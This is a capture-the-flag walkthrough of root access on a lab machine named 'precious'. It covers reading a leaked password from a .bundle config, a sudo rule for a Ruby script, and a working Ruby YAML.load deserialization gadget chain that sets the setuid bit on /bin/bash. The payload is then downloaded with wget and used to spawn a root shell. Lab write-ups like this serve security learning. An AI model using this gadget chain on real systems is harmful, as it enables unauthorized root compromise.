
```
ruby@precious:/home/henry$ ls -la
ls -la
total 28
drwxr-xr-x 3 henry henry 4096 Dec  3 00:44 .
drwxr-xr-x 4 root  root  4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root  root     9 Sep 26 05:04 .bash_history → /dev/null
-rw-r--r-- 1 henry henry  220 Sep 26 04:40 .bash_logout
-rw-r--r-- 1 henry henry 3526 Sep 26 04:40 .bashrc
lrwxrwxrwx 1 henry henry   14 Dec  3 00:44 dependencies.yml → /root/root.txt
drwxr-xr-x 3 henry henry 4096 Dec  3 00:34 .local
-rw-r--r-- 1 henry henry  807 Sep 26 04:40 .profile
-rw-r----- 1 root  henry   33 Dec  2 18:06 user.txt
ruby@precious:/home/henry$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

◇ This was not a total waste, however, as you can see from the ls -la command, that the “dependencies.yml” file is linked to the “/root/root.txt” file, which we will be looking to grab later as well.

◇ I did not seem to find anthing helpful there that I could actually access, so I went back into the “ruby” directory and took a closer look around.


■ Upon inspection of the directory, I found a hidden directory that was called “.bundle”. When I went into this folder, there was only one file in there (called “config”), and when I opened the file, I got a password for henry:

-



```
cd ruby
ruby@precious:~$ ls -la
ls -la
total 784
drwxr-xr-x 6 ruby ruby   4096 Dec  3 16:32 .
drwxr-xr-x 4 root root   4096 Oct 26 08:28 ..
lrwxrwxrwx 1 root root      9 Oct 26 07:53 .bash_history → /dev/null
-rw-r--r-- 1 ruby ruby    220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby   3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby   4096 Oct 26 08:28 .bundle
drwxr-xr-x 4 ruby ruby   4096 Dec  2 23:52 .cache
drwx------ 3 ruby ruby   4096 Dec  3 15:42 .gnupg
-rwxrwxrwx 1 ruby ruby 762836 Jan 13  2022 linpeas.sh
drwxr-xr-x 3 ruby ruby   4096 Dec  3 16:32 .local
-rw-r--r-- 1 ruby ruby    807 Mar 27  2022 .profile
ruby@precious:~$ cd .bundle
cd .bundle
ruby@precious:~/.bundle$ ls -la
ls -la
total 12
dr-xr-xr-x 2 root ruby 4096 Oct 26 08:28 .
drwxr-xr-x 6 ruby ruby 4096 Dec  3 16:32 ..
-r-xr-xr-x 1 root ruby   62 Sep 26 05:04 config
ruby@precious:~/.bundle$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q[redacted]"
```


- From there, I could simply switch users to henry and grab that user.txt flag from henry's home directory.



```
henry@precious:~$ cat user.txt
cat user.txt
806e[redacted]
```

• **PrivEsc (To Root):**


◇ To begin this PrivEsc to root, I started out by seeing if henry had sudo permissions using the `sudo -l` command. It turned out that he did and provided me the following response:



```
henry@precious:~$ sudo -l
sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
```

◇ We can see that the commands that are allowed to run as root by henry are "/usr/bin/ruby" and "/opt/update_dependencies.rb"

◇ Next, I proceeded to take a look at the "/opt/update_dependencies.rb" file and I found out that it contained a good amount of information:




```
henry@precious:~$ cat /opt/update_dependencies.rb
cat /opt/update_dependencies.rb
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
        if(file_name == local_name)
            if(file_version != local_version)
                puts "Installed version differs from the one specified in file: " + local_name
            else
                puts "Installed version is equals to the one specified in file: " + local_name
            end
        end
    end
end
```

◇ From the information in that file, we can see that the file is using “YAML.load” to load the “dependencies.yml” file. We should be able to create our own payload file that is called “dependencies.yml” and then use that to exploit the system and get our PrivEsc.

■ Now, I am not a frequent coder of Ruby scripts, so I did a lot of research and found out that there is a deserialization attack that I can cause to happen here and that it is created in Ruby since that is what we are running this exploit in.

■ It took a lot of google searches, but I eventually found a couple of links (https://github.com/DevComputaria/KnowledgeBase/blob/master/pentesting-web/deserialization/python-yaml-deserialization.md & https://bishopfox.com/blog/ruby-vulnerabilities-exploits) that helped to explain the whole process and exploit to me, and after combining the knowledge and scripts from those sites together, I made an exploit.


-



```
- !ruby/class 'Gem::SpecFetcher'
- !ruby/class 'Gem::Installer'
- !ruby/object:Gem::Requirement
  requirements: !ruby/object:Gem::Package::TarReader
    io: !ruby/object:Net::BufferedIO
      io: !ruby/object:Gem::Package::TarReader::Entry
        read: 0
        header: aaa
      debug_output: !ruby/object:Net::WriteAdapter
        socket: !ruby/object:Gem::RequestSet
          sets: !ruby/object:Net::WriteAdapter
            socket: !ruby/module 'Kernel'
            method_id: :system
          git_set: chmod +s /bin/bash
        method_id: :resolve
```


◇ With my new script in hand, I fired up my http.server and then navigated to the /tmp directory and used wget on the target machine to grab that file.

■




```
henry@precious:/tmp$ wget http://10.10.[redacted]:4444/dependencies.yml
wget http://10.10.[redacted]:4444/dependencies.yml
--2022-12-03 19:02:21--  http://10.10.[redacted]:4444/dependencies.yml
Connecting to 10.10.[redacted]:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 558 [application/octet-stream]
Saving to: 'dependencies.yml'

dependencies.yml    100%[=================>]     558  --.-KB/s    in 0s

2022-12-03 19:02:21 (102 MB/s) - 'dependencies.yml' saved [558/558]
```

- ◇ Once that file downloaded, I quickly entered and ran the command that I needed to use to run the exploit file:
  - `sudo /usr/bin/ruby /opt/update_dependencies.rb`
- ◇ This ran the program and gave me a hopeful-looking output.
  -




```
henry@precious:/tmp$ sudo /usr/bin/ruby /opt/update_dependencies.rb
sudo /usr/bin/ruby /opt/update_dependencies.rb
sh: 1: reading: not found
Traceback (most recent call last):
        33: from /opt/update_dependencies.rb:17:in `<main>'
        32: from /opt/update_dependencies.rb:10:in `list_from_file'
        31: from /usr/lib/ruby/2.7.0/psych.rb:279:in `load'
        30: from /usr/lib/ruby/2.7.0/psych/nodes/node.rb:50:in `to_ruby'
        29: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        28: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        27: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        26: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:313:in `visit_Psych_Nodes_Document'
        25: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        24: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        23: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        22: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:141:in `visit_Psych_Nodes_Sequence'
        21: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `register_empty'
        20: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `each'
        19: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:332:in `block in register_empty'
        18: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:32:in `accept'
        17: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:6:in `accept'
        16: from /usr/lib/ruby/2.7.0/psych/visitors/visitor.rb:16:in `visit'
        15: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:208:in `visit_Psych_Nodes_Mapping'
        14: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:394:in `revive'
        13: from /usr/lib/ruby/2.7.0/psych/visitors/to_ruby.rb:402:in `init_with'
        12: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:218:in `init_with'
        11: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:214:in `yaml_initialize'
        10: from /usr/lib/ruby/vendor_ruby/rubygems/requirement.rb:299:in `fix_syck_default_key_in_requirements'
         9: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_reader.rb:59:in `each'
         8: from /usr/lib/ruby/vendor_ruby/rubygems/package/tar_header.rb:101:in `from'
         7: from /usr/lib/ruby/2.7.0/net/protocol.rb:152:in `read'
         6: from /usr/lib/ruby/2.7.0/net/protocol.rb:319:in `LOG'
         5: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         4: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
         3: from /usr/lib/ruby/vendor_ruby/rubygems/request_set.rb:388:in `resolve'
         2: from /usr/lib/ruby/2.7.0/net/protocol.rb:464:in `<<'
         1: from /usr/lib/ruby/2.7.0/net/protocol.rb:458:in `write'
/usr/lib/ruby/2.7.0/net/protocol.rb:458:in `system': no implicit conversion of nil into String (TypeError)
```

- ◇ Now, I made sure that the permissions were updated using the `/bin/bash -p` command and just as I was hoping for, it worked!
  -

- 

```
henry@precious:/$ /bin/bash -p
/bin/bash -p
bash-5.1# whoami
whoami
root
bash-5.1# |
```

◇ With the root account as mine, I navigated to the root directory and grabbed the root flag.

- 

```
bash-5.1# cd root
cd root
bash-5.1# ls
ls
root.txt
bash-5.1# cat root.txt
cat root.txt
c0cb
```

You have now successfully pwned the machine. Congrats!

I hope you enjoyed this walkthrough! Check out my other walkthroughs and feel free to let me know what you think.
You can reach me by email at f8injector@outlook.com
Happy Hacking!